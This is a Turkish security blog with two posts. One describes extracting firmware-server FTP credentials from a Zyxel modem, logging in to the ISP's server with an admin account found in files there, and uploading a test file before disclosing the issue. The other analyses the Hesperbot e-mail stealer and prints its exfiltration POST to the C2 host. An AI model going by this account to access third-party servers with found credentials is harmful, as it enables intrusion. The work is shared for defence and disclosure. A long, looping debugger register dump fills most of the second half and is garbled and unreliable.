irdelememiş bir güvenlik uzmanı olarak eve gider gitmez Zyxel marka modemime kısaca göz atmaya karar verdim.

İlk yaptığım iş modemim web arayüzüne bağlanıp, yeni cihaz yazılımı kontrolünü gerçekleştirmek oldu fakat bu kontrolün Zyxel'in kendi resmi sunucularından mı yoksa ISS'in sunucularından mı gerçekleştirildiğini araştırmak oldu.



Web arayüzünden bununla ilgili edinilecek bilgi olmadığından ötürü bunun için ya modemim tüm trafiğini izleyecektim (sniff) ve ipucu elde etmeye çalışacaktım ya da modemim arabirimi (console) üzerinden komutlar ile bunu öğrenecektim. Kolay yoldan ilerlemeye karar vererek modeme telnet ile eriştim ve desteklediği komutları teker teker incelemeye başladım.

Sızma testi uzmanı olarak switch ve routerlar ile az çok haşır neşir olmuş biri olarak dikkatimi ilk çeken show komutu oldu. Bu komutun çoğunlukla cihaz üzerindeki konfigürasyon bilgilerinin, anlık trafik bilgilerinin görüntülenmesi için kullanıldığını bildiğim için show hosts komutunu çalıştırdım ve ardından modemim o esnada iletişim kurduğu tüm adresleri görebildim.



Amacım güncel cihaz yazılımının nereden kontrol edildiği bilgisini öğrenmek olduğu için, modemim web arayüzünden cihaz yazılımını kontrol et butonuna bastım ve ardından telnet arabirimi üzerinden show hosts komutunu çalıştırarak, cihaz yazılımının kontrol edildiği sunucuyu aramaya başladım. Çok geçmeden ftp.xxxxx.com.tr adresi dikkatimi çekti. FTP bilindiği üzere güvenli olmayan (kullanıcı adı ve şifre ağ üzerinden şifresiz olarak iletilmektedir) bir protokoldür. FTP iletişimini görünce aklıma hemen iki soru geldi ?


1- Trafiğinizi izleyen NSA, cihaz yazılımı kontrol butonuna basıldıktan sonra sunucudan size gelen cihaz yazılımını arka kapı yüklü olan bir yazılım ile değiştirebilir mi ?

2- FTP kullanıcı adı ve şifresi modemim üzerinde tutulduğu için bunu ele geçiren NSA, bu kullanıcı adı ve şifre ile cihaz yazılımının bulunduğu sunucuya erişip, oradaki cihaz yazılımını arkakapı yüklü olan başka bir yazılım ile değiştirebilir mi ?

Bu sorulara yanıt aramak için FTP kullanıcı adı ve şifresini modem üzerinden öğrenmek için işe koyuldum. Yine tüm modem trafiğini izlemek yerine komutlar üzerinden ilerlemeye karar verdim. Çok geçmeden autofwup komutunun FTP sunucusuna bağlanmak için gerekli bilgileri (kullanıcı adı: zyxeluser) gösterdiğini buldum.

```
Modem - SecureCRT
File Edit View Options Transfer Script Tools Window Help
Enter host <Alt+R>
Modem x Kali
login: admin
Password:
No entry for terminal type "vt102";
using dumb terminal settings.
ZySH>
clear
configure
copy
disable
exit
history
reboot
release
renew
show
traffic-mirror
ZySH> configure terminal
config$ auto
config$ autofwup
<CR>
config$ autofwup
autofwup$show
autofwup$show
autofwup$show config
Active:
ServerAddr: ftp.192.168.1.1.com.tr
Username: zyxeluser
Password:
Directory:
Filename:
Interval: 720
Notification: 1
autofwup$
```

Modemime verilen yetki dahilinde, bu kullanıcı adı ve şifre ile FTP sunucusuna bağlandığımda, bu sunucu üzerinde Zyxel marka modemlere ait olan cihaz yazılımlarının tutulduğunu gördüm. Bu kullanıcının sunucuya veri yazma yetkisi olup olmadığını görmek için sunucuya bir metin belgesi (m.txt) yükledim fakat yetkim olmadığı için hata aldım. Diğer cihaz yazılımlarının bulunduğu klasörlere göz attığımda, bazı dosyalar içinde modemlerin yönetici yetkisi (kullanıcı adı: zyxealadmin) ile bu sunucuya bağlanabildiklerini gördüm. Bu kullanıcı adı ve şifre ile FTP sunucusuna bağlanıp yine bir metin belgesini (m.txt) sunucuya yüklemeye çalıştığımda bu defa başarıyla yükleyebildiğimi farkettim. Bu durumda tüm cihaz yazılımlarını değiştirebilecek yetkiye sahiptim.



ISS'in müşterilerinin güvenliği adına hemen bu durumu ISS yetkilileri ile paylaşmaya ([responsible disclosure](#)) karar verdim. Paylaşımında bulunduktan kısa bir süre içinde ISS yetkililerinden durumu araştırdıklarına dair bir yanıt geldi. Bir gün sonra ISS'ten gelen nihai yanıtta ise modemlerin cihaz yazılımı kontrolünü ve yüklemesini farklı bir yöntemle yaptığı, bunun yedek yöntem olduğu ve yedek olmasına rağmen FTP kullanıcı adı ve şifresinin yürürlükten kaldırıldığı bilgisi yer alıyordu. Buna ilave olarak cihaz yazılımları değiştirilse dahi, modemlerin olası bir değişikliğe karşı (muhtemelen cihaz yazılımları geliştirici tarafından imzalanıyor) yazılımı yüklemeyi önce kontrol ettiği bilgisi paylaşılmıştı. (Kendilerine hem hızlı geri dönüş yaptıkları hem de aksiyon aldıkları için teşekkür etmeyi ihmal etmeyelim.)

Tabii bir güvenlik uzmanı olarak bu yanıtı okuduğumda aklıma aşağıdaki sorular geldi;

- 1- FTP üzerinden cihaz yazılımı güncellemesi yedek yöntem ise yazılımı kontrol et butonuna basıldığında neden birincil yöntem kullanılmıyordu ?
- 2- Sosyal mühendislik saldırısı ile hedef kullanıcıya bir e-posta gönderilse ve yeni güncelleme için bu botuna basın denilse ve öncesinde de bu FTP sunucusunda ilgili yazılım başka bir zararlı yazılım ile değiştirilse (imzalı olduğu düşünülse) modem yükleme yapmayacak mıydı ?
- 3- Zyxel marka modemler dışında diğer marka modemler de aynı şekilde FTP sunucusu üzerinden bu kontrolü yapıyor muydu ?
- 4- Cihaz yazılımı kontrolü, Zyxel marka modemler dışında diğer marka modemler tarafından da yapılıyor mu ?

Bu kısa süreli çalışma ile ISSler'in bize hediye etmiş olduğu ve üzerinde ISSler'e özel cihaz yazılımların çalıştığı modemleri kullanmadan önce iyi düşünmemiz gerektiğini öğrenmiş oldum.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Rehber Hırsızı Hesperbot

Source: <https://www.mertsarica.com/rehber-hirsizi-hesperbot/>

By M.S on June 2nd, 2014




Son 1.5 yıldır hız kesmeden sahte fatura e-postaları ile ağına internet bankacılığı kullanıcılarını düşürmeye çalışan [Hesperbot](#) için son aylarda daha fazla mesai saati harcadığımı farkettim.

Son salgınların çoğunda, aynı tip sahte Turkcell fatura e-postasının gönderilmesine, art niyetli kişilerin fatura ve Turkcell kelimelerinden oluşan alan adlarını kullanıyor olmasına ve bankaların bununla ilgili uyarı mesajları gönderiyor olmasına rağmen, kullanıcıların hala bu oltaya düşüyor olmaları da, hem kurumlar hem de medya tarafından Hesperbot'a daha fazla dikkat çekilmesi gerektiğini gösteriyordu. ([Heartbleed virüsü](#) gibi trajikomik haberlere imza atan medyamız, Hesperbot ile ilgili daha çok haber yer vermiş olsaydı eminim bu zamana dek daha az vatandaşımız bu dolandırıcıların tuzağına düşmüş olurdu!)

Hesperbot'un en son salgında kullandığı sahte e-posta mesajını ve zararlı yazılımı yaymak için kullandığı web sitesini aşağıda görebilirsiniz.

Sahte Fatura E-postası:



Sahte Fatura Web Sitesi:



[ESET'in Hesperbot raporu](#) incelendiğinde, zararlı yazılımın hedef sistemden e-posta adreslerini çaldığı ve uzaktaki sunucuya bu bilgileri ilettiği belirtiliyordu fakat bununla ilgili teknik detaylara yer verilmemişti. Hesperbot'u detaylı bir şekilde incelerken, bulaştığı sistemdeki e-posta bilgilerini nasıl ele geçirdiğini ve uzaktaki sunucuya nasıl gönderdiğini inceleme fırsatım olduğu için bunu sizlerle de paylaşmak istedim.

Hesperbot'un hedef sisteme bulaştıktan bir zaman sonra zararlı yazılımı yaymak amacıyla kullanmış olduğu sunucudan [ege.xe](#) adında bir yazılım indirdiğini tespit ettim. Paketlenmiş (packed) olan bu yazılımın uzantısını .exe olarak değiştirip her zamanki gibi Immunity Debugger aracı ile incelemeye başladım. Zararlı yazılımı paketinden çıkardıktan sonra ilk iş olarak karakter dizilerini (strings) incelemeye başladım.

Address	Disassembly	Text string
00401207	RETN	((Initial CPU selection))
00401563	PUSH _014E0000, 0040D500	UNICODE "Common Files\System\wab32.dll"
00401569	PUSH _014E0000, 0040D4BC	ASCII "WABOpen"
00401626	PUSH _014E0000, 0040D414	UNICODE "e.m"
00401686	PUSH _014E0000, 0040D440	ASCII "%u"
004016D8	PUSH _014E0000, 0040D444	ASCII "%s"
004016F5	PUSH _014E0000, 0040D44C	ASCII "%d"
00401748	PUSH _014E0000, 0040D450	ASCII "%s3"
00401765	PUSH _014E0000, 0040D458	ASCII "%d"
0040180A	PUSH _014E0000, 0040D46C	ASCII "%x%"
004018F1	PUSH _014E0000, 0040D464	ASCII "%x%"
0040190B	PUSH _014E0000, 0040D46C	ASCII "%x%"
0040192B	PUSH _014E0000, 0040D41C	ASCII "%s" <!-- <ndb:orksz v="1.4"/> -->
00401932	MOV EDI, _014E0000, 0040D474	ASCII "PrimaryEmail"
004019E0	MOV EDI, _014E0000, 0040D484	ASCII "DisplayName"
00401B80	PUSH _014E0000, 0040D490	UNICODE "abook.nab"
00401B87	PUSH _014E0000, 0040D494	UNICODE "history.nab"
00401C40	PUSH _014E0000, 0040D4BC	UNICODE "Thunderbird\Profiles\"
00401C03	MOV ECX, _014E0000, 0040D4EC	UNICODE "..."
00401D0F	PUSH _014E0000, 0040D4BC	ASCII "turkcell-efatura.net"
00401DFF	PUSH _014E0000, 0040D4FC	ASCII "comcast/mail.php"
00401E03	PUSH _014E0000, 0040D4F4	ASCII "POST"
00401FF2	PUSH _014E0000, 0040D4E8	UNICODE "AB"
004027B6	PUSH _014E0000, 0040C190	UNICODE "kernel32.dll"
004027C5	PUSH _014E0000, 0040C190	ASCII "CorExitProcess"
00402B2C	PUSH _014E0000, 0040CB6C	UNICODE "Runtime Error!Program: "
00402B60	PUSH _014E0000, 0040CB6C	UNICODE "(program name unknown)"
00402B8E	PUSH _014E0000, 0040CB34	UNICODE "..."
00402B83	PUSH _014E0000, 0040CB2C	UNICODE "..."
00402B84	PUSH _014E0000, 0040CB20	UNICODE "Microsoft Visual C++ Runtime Library"
0040497C	MOV ESI, _014E0000, 00410540	ASCII "%s Documents and Settings\Administrator\Desktop\unpacked_hesperbot_addressbook_stealer_014E0000.exe"
00404D0F	PUSH _014E0000, 0040CC8C	UNICODE "kernel32.dll"
0040503C	PUSH _014E0000, 0040CC8C	UNICODE "kernel32.dll"
00405060	PUSH _014E0000, 0040CCF8	ASCII "FlsLoc"
00405065	PUSH _014E0000, 0040CC6C	ASCII "FlsSetValue"
00405072	PUSH _014E0000, 0040CC60	ASCII "FlsSetValue"
0040507F	PUSH _014E0000, 0040CC08	ASCII "FlsFree"
00405082	PUSH _014E0000, 0040CC08	UNICODE "USER32.DLL"
00405080	PUSH _014E0000, 0040CC0C	ASCII "MessageBoxW"
00405086	PUSH _014E0000, 0040CC4C	ASCII "SetActiveWindow"
00405086	PUSH _014E0000, 0040CC08	ASCII "GetLastActivePopup"
00405086	PUSH _014E0000, 0040CD1C	ASCII "GetUserObjectInformationW"
0040508F	PUSH _014E0000, 0040CD04	ASCII "GetProcessWindowStation"
0040A08E	PUSH _014E0000, 0040D500	UNICODE "CONOUTS"

[WABOpen](#) fonksiyonundan bunun adres defterinde yer alan e-posta adres bilgilerini çaldığını tahmin etmem pek güç olmadı. Immunity Debugger ile yazılımı çalıştırdığımda herhangi bir HTTP trafiği oluşturmadığında birşeylerin ters gittiğini anladım. Yazılım çalışmasına rağmen herhangi bir web trafiği üretmemesi nedeniyle bir yerlerde kısır döngüye girmiş olabileceğinden şüphe ederek PAUSE butonuna bastım. Ardından kendimi ntdll.dll içinde bulduğum için Debug -> Execute till user code ile yazılımın koduna geçiş yaptım. Sistem üzerinde yüklü olan Outlook üzerinde geçerli bir profil olmadığı için çağırılan [MAPILogonEx](#) fonksiyonunun [MAPI_E_LOGON_FAILED(80040111)] hata alması nedeniyle kısır döngüden çıkamadığını gördüm ve akışın POP EDI komutu üzerinden devam etmesini sağladım. Akışın devam edebilmesi adına Outlook'un adres defterine 2 adet kayıt girdim ve programın devam etmesini sağladım.

Local Area Connection [Wireshark 1.10.5 (SVN Rev 54262 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: ip.dst == 194.58.47.21 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
158	12.6275200	192.168.114.128	194.58.47.21	TCP	62	dcs > http [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM=1
160	12.7428610	192.168.114.128	194.58.47.21	TCP	54	dcs > http [ACK] Seq=1 Ack=1 win=64240 Len=0
161	12.7747630	192.168.114.128	194.58.47.21	HTTP	269	POST /cpmag/mail.php HTTP/1.1
172	13.7531220	192.168.114.128	194.58.47.21	TCP	54	dcs > http [ACK] Seq=216 Ack=187 win=64054 Len=0

Follow TCP Stream

Stream Content

```
POST /cpmag/mail.php HTTP/1.1
Host: turkcell-efatura.net
Cache-Control: no-cache
Content-Length: 108

mmCC00pp..zz..rr..0055<<QQ>>00..CCNNDD))LL>>JJdd..vv..mm..oo//HH%DD--AAoo..cc..""oo

xx.,.,.,>>11%%ff' '* HTTP/1.1 200 OK
Server: nginx/0.8.54
Date: Mon, 14 Apr 2014 15:08:08 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Content-Length: 0
```

Entire conversation (401 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Filter Out This Stream Close

Immunity Debugger ile yazılım üzerinde biraz gezindikten sonra e-posta adreslerini gizleyen XOR işlemini buldum. Bu işlem ile e-posta adresinde yer alan her bir bayt, bir sonraki bayt ile (mert.sarica örneğinde m harfi e ile gibi) XOR işlemine sokuluyor ardından işlem tamamlandıktan sonra sunucuya gönderiliyordu.

Immunity Debugger - _014E0000.exe - [CPU - main thread, module _014E0000]

File View Debug Bugs ImmLib Options Window Help Jobs

Python Developer Wanted

Registers (FPU)

0012FEEB 00000000 EAX

0012FEEC 00000020 ECX

0012FEED 00000000 EDI

0012FEEF 00000000 ESI

0012FEF0 00000000 ESP

0012FEF1 00000000 EBP

0012FEF2 00000000 EIP

0012FEF3 00000000 EIP

0012FEF4 00000000 EIP

0012FEF5 00000000 EIP

0012FEF6 00000000 EIP

0012FEF7 00000000 EIP

0012FEF8 00000000 EIP

0012FEF9 00000000 EIP

0012FEFA 00000000 EIP

0012FEFB 00000000 EIP

0012FEFC 00000000 EIP

0012FEFD 00000000 EIP

0012FEFE 00000000 EIP

0012FEFF 00000000 EIP

0012FF00 00000000 EIP

0012FF01 00000000 EIP

0012FF02 00000000 EIP

0012FF03 00000000 EIP

0012FF04 00000000 EIP

0012FF05 00000000 EIP

0012FF06 00000000 EIP

0012FF07 00000000 EIP

0012FF08 00000000 EIP

0012FF09 00000000 EIP

0012FF0A 00000000 EIP

0012FF0B 00000000 EIP

0012FF0C 00000000 EIP

0012FF0D 00000000 EIP

0012FF0E 00000000 EIP

0012FF0F 00000000 EIP

0012FF10 00000000 EIP

0012FF11 00000000 EIP

0012FF12 00000000 EIP

0012FF13 00000000 EIP

0012FF14 00000000 EIP

0012FF15 00000000 EIP

0012FF16 00000000 EIP

0012FF17 00000000 EIP

0012FF18 00000000 EIP

0012FF19 00000000 EIP

0012FF1A 00000000 EIP

0012FF1B 00000000 EIP

0012FF1C 00000000 EIP

0012FF1D 00000000 EIP

0012FF1E 00000000 EIP

0012FF1F 00000000 EIP

0012FF20 00000000 EIP

0012FF21 00000000 EIP

0012FF22 00000000 EIP

0012FF23 00000000 EIP

0012FF24 00000000 EIP

0012FF25 00000000 EIP

0012FF26 00000000 EIP

0012FF27 00000000 EIP

0012FF28 00000000 EIP

0012FF29 00000000 EIP

0012FF2A 00000000 EIP

0012FF2B 00000000 EIP

0012FF2C 00000000 EIP

0012FF2D 00000000 EIP

0012FF2E 00000000 EIP

0012FF2F 00000000 EIP

0012FF30 00000000 EIP

0012FF31 00000000 EIP

0012FF32 00000000 EIP

0012FF33 00000000 EIP

0012FF34 00000000 EIP

0012FF35 00000000 EIP

0012FF36 00000000 EIP

0012FF37 00000000 EIP

0012FF38 00000000 EIP

0012FF39 00000000 EIP

0012FF3A 00000000 EIP

0012FF3B 00000000 EIP

0012FF3C 00000000 EIP

0012FF3D 00000000 EIP

0012FF3E 00000000 EIP

0012FF3F 00000000 EIP

0012FF40 00000000 EIP

0012FF41 00000000 EIP

0012FF42 00000000 EIP

0012FF43 00000000 EIP

0012FF44 00000000 EIP

0012FF45 00000000 EIP

0012FF46 00000000 EIP

0012FF47 00000000 EIP

0012FF48 00000000 EIP

0012FF49 00000000 EIP

0012FF4A 00000000 EIP

0012FF4B 00000000 EIP

0012FF4C 00000000 EIP

0012FF4D 00000000 EIP

0012FF4E 00000000 EIP

0012FF4F 00000000 EIP

0012FF50 00000000 EIP

0012FF51 00000000 EIP

0012FF52 00000000 EIP

0012FF53 00000000 EIP

0012FF54 00000000 EIP

0012FF55 00000000 EIP

0012FF56 00000000 EIP

0012FF57 00000000 EIP

0012FF58 00000000 EIP

0012FF59 00000000 EIP

0012FF5A 00000000 EIP

0012FF5B 00000000 EIP

0012FF5C 00000000 EIP

0012FF5D 00000000 EIP

0012FF5E 00000000 EIP

0012FF5F 00000000 EIP

0012FF60 00000000 EIP

0012FF61 00000000 EIP

0012FF62 00000000 EIP

0012FF63 00000000 EIP

0012FF64 00000000 EIP

0012FF65 00000000 EIP

0012FF66 00000000 EIP

0012FF67 00000000 EIP

0012FF68 00000000 EIP

0012FF69 00000000 EIP

0012FF6A 00000000 EIP

0012FF6B 00000000 EIP

0012FF6C 00000000 EIP

0012FF6D 00000000 EIP

0012FF6E 00000000 EIP

0012FF6F 00000000 EIP

0012FF70 00000000 EIP

0012FF71 00000000 EIP

0012FF72 00000000 EIP

0012FF73 00000000 EIP

0012FF74 00000000 EIP

0012FF75 00000000 EIP

0012FF76 00000000 EIP

0012FF77 00000000 EIP

0012FF78 00000000 EIP

0012FF79 00000000 EIP

0012FF7A 00000000 EIP

0012FF7B 00000000 EIP

0012FF7C 00000000 EIP

0012FF7D 00000000 EIP

0012FF7E 00000000 EIP

0012FF7F 00000000 EIP

0012FF80 00000000 EIP

0012FF81 00000000 EIP

0012FF82 00000000 EIP

0012FF83 00000000 EIP

0012FF84 00000000 EIP

0012FF85 00000000 EIP

0012FF86 00000000 EIP

0012FF87 00000000 EIP

0012FF88 00000000 EIP

0012FF89 00000000 EIP

0012FF8A 00000000 EIP

0012FF8B 00000000 EIP

0012FF8C 00000000 EIP

0012FF8D 00000000 EIP

0012FF8E 00000000 EIP

0012FF8F 00000000 EIP

0012FF90 00000000 EIP

0012FF91 00000000 EIP

0012FF92 00000000 EIP

0012FF93 00000000 EIP

0012FF94 00000000 EIP

0012FF95 00000000 EIP

0012FF96 00000000 EIP

0012FF97 00000000 EIP

0012FF98 00000000 EIP

0012FF99 00000000 EIP

0012FF9A 00000000 EIP

0012FF9B 00000000 EIP

0012FF9C 00000000 EIP

0012FF9D 00000000 EIP

0012FF9E 00000000 EIP

0012FF9F 00000000 EIP

0012FFA0 00000000 EIP

0012FFA1 00000000 EIP

0012FFA2 00000000 EIP

0012FFA3 00000000 EIP

0012FFA4 00000000 EIP

0012FFA5 00000000 EIP

0012FFA6 00000000 EIP

0012FFA7 00000000 EIP

0012FFA8 00000000 EIP

0012FFA9 00000000 EIP

0012FFAA 00000000 EIP

0012FFAB 00000000 EIP

0012FFAC 00000000 EIP

0012FFAD 00000000 EIP

0012FFAE 00000000 EIP

0012FFAF 00000000 EIP

0012FFB0 00000000 EIP

0012FFB1 00000000 EIP

0012FFB2 00000000 EIP

0012FFB3 00000000 EIP

0012FFB4 00000000 EIP

0012FFB5 00000000 EIP

0012FFB6 00000000 EIP

0012FFB7 00000000 EIP

0012FFB8 00000000 EIP

0012FFB9 00000000 EIP

0012FFBA 00000000 EIP

0012FFBB 00000000 EIP

0012FFBC 00000000 EIP

0012FFBD 00000000 EIP

0012FFBE 00000000 EIP

0012FFBF 00000000 EIP

0012FFC0 00000000 EIP

0012FFC1 00000000 EIP

0012FFC2 00000000 EIP

0012FFC3 00000000 EIP

0012FFC4 00000000 EIP

0012FFC5 00000000 EIP

0012FFC6 00000000 EIP

0012FFC7 00000000 EIP

0012FFC8 00000000 EIP

0012FFC9 00000000 EIP

0012FFCA 00000000 EIP

0012FFCB 00000000 EIP

0012FFCC 00000000 EIP

0012FFCD 00000000 EIP

0012FFCE 00000000 EIP

0012FFCF 00000000 EIP

0012FFD0 00000000 EIP

0012FFD1 00000000 EIP

0012FFD2 00000000 EIP

0012FFD3 00000000 EIP

0012FFD4 00000000 EIP

0012FFD5 00000000 EIP

0012FFD6 00000000 EIP

0012FFD7 00000000 EIP

0012FFD8 00000000 EIP

0012FFD9 00000000 EIP

0012FFDA 00000000 EIP

0012FFDB 00000000 EIP

0012FFDC 00000000 EIP

0012FFDD 00000000 EIP

0012FFDE 00000000 EIP

0012FFDF 00000000 EIP

0012FFE0 00000000 EIP

0012FFE1 00000000 EIP

0012FFE2 00000000 EIP

0012FFE3 00000000 EIP

0012FFE4 00000000 EIP

0012FFE5 00000000 EIP

0012FFE6 00000000 EIP

0012FFE7 00000000 EIP

0012FFE8 00000000 EIP

0012FFE9 00000000 EIP

0012FFEA 00000000 EIP

0012FFEB 00000000 EIP

0012FFEC 00000000 EIP

0012FFED 00000000 EIP

0012FFEE 00000000 EIP

0012FFEF 00000000 EIP

0012FFF0 00000000 EIP

0012FFF1 00000000 EIP

0012FFF2 00000000 EIP

0012FFF3 00000000 EIP

0012FFF4 00000000 EIP

0012FFF5 00000000 EIP

0012FFF6 00000000 EIP

0012FFF7 00000000 EIP

0012FFF8 00000000 EIP

0012FFF9 00000000 EIP

0012FFFA 00000000 EIP

0012FFFB 00000000 EIP

0012FFFC 00000000 EIP

0012FFFD 00000000 EIP

0012FFFE 00000000 EIP

0012FFFF 00000000 EIP

0012FF00 00000000 EIP

0012FF01 00000000 EIP

0012FF02 00000000 EIP

0012FF03 00000000 EIP

0012FF04 00000000 EIP

0012FF05 00000000 EIP

0012FF06 00000000 EIP

0012FF07 00000000 EIP

0012FF08 00000000 EIP

0012FF09 00000000 EIP

0012FF0A 00000000 EIP

0012FF0B 00000000 EIP

0012FF0C 00000000 EIP

0012FF0D 00000000 EIP

0012FF0E 00000000 EIP

0012FF0F 00000000 EIP

0012FF10 00000000 EIP

0012FF11 00000000 EIP

0012FF12 00000000 EIP

0012FF13 00000000 EIP

0012FF14 00000000 EIP

0012FF15 00000000 EIP

0012FF16 00000000 EIP

0012FF17 00000000 EIP

0012FF18 00000000 EIP

0012FF19 00000000 EIP

0012FF1A 00000000 EIP

0012FF1B 00000000 EIP

0012FF1C 00000000 EIP

0012FF1D 00000000 EIP

0012FF1E 00000000 EIP

0012FF1F 00000000 EIP

0012FF20 00000000 EIP

0012FF21 00000000 EIP

0012FF22 00000000 EIP

0012FF23 00000000 EIP

0012FF24 00000000 EIP

0012FF25 00000000 EIP

0012FF26 00000000 EIP

0012FF27 00000000 EIP

0012FF28 00000000 EIP

0012FF29 00000000 EIP

0012FF2A 00000000 EIP

0012FF2B 00000000 EIP

0012FF2C 00000000 EIP

0012FF2D 00000000 EIP

0012FF2E 00000000 EIP

0012FF2F 00000000 EIP

0012FF30 00000000 EIP

0012FF31 00000000 EIP

0012FF32 00000000 EIP

0012FF33 00000000 EIP

0012FF34 00000000 EIP

0012FF35 00000000 EIP

0012FF36 00000000 EIP

0012FF37 00000000 EIP

0012FF38 00000000 EIP

0012FF39 00000000 EIP

0012FF3A 00000000 EIP

0012FF3B 00000000 EIP

0012FF3C 00000000 EIP

0012FF3D 00000000 EIP

0012FF3E 00000000 EIP

0012FF3F 00000000 EIP

0012FF40 00000000 EIP

0012FF41 00000000 EIP

0012FF42 00000000 EIP

0012FF43 00000000 EIP

0012FF44 00000000 EIP

0012FF45 00000000 EIP

0012FF46 00000000 EIP

0012FF47 00000000 EIP

0012FF48 00000000 EIP

0012FF49 00000000 EIP

0012FF4A 00000000 EIP

0012FF4B 00000000 EIP

0012FF4C 00000000 EIP

0012FF4D 00000000 EIP

0012FF4E 00000000 EIP

0012FF4F 00000000 EIP

0012FF50 00000000 EIP

0012FF51 00000000 EIP

0012FF52 00000000 EIP

0012FF53 00000000 EIP

0012FF54 00000000 EIP

0012FF55 00000000 EIP

0012FF56 00000000 EIP

0012FF57 00000000 EIP

0012FF58 00000000 EIP

0012FF59 00000000 EIP

0012FF5A 00000000 EIP

0012FF5B 00000000 EIP

0012FF5C 00000000 EIP

0012FF5D 00000000 EIP

0012FF5E 00000000 EIP

0012FF5F 00000000 EIP

0012FF60 00000000 EIP

0012FF61 00000000 EIP

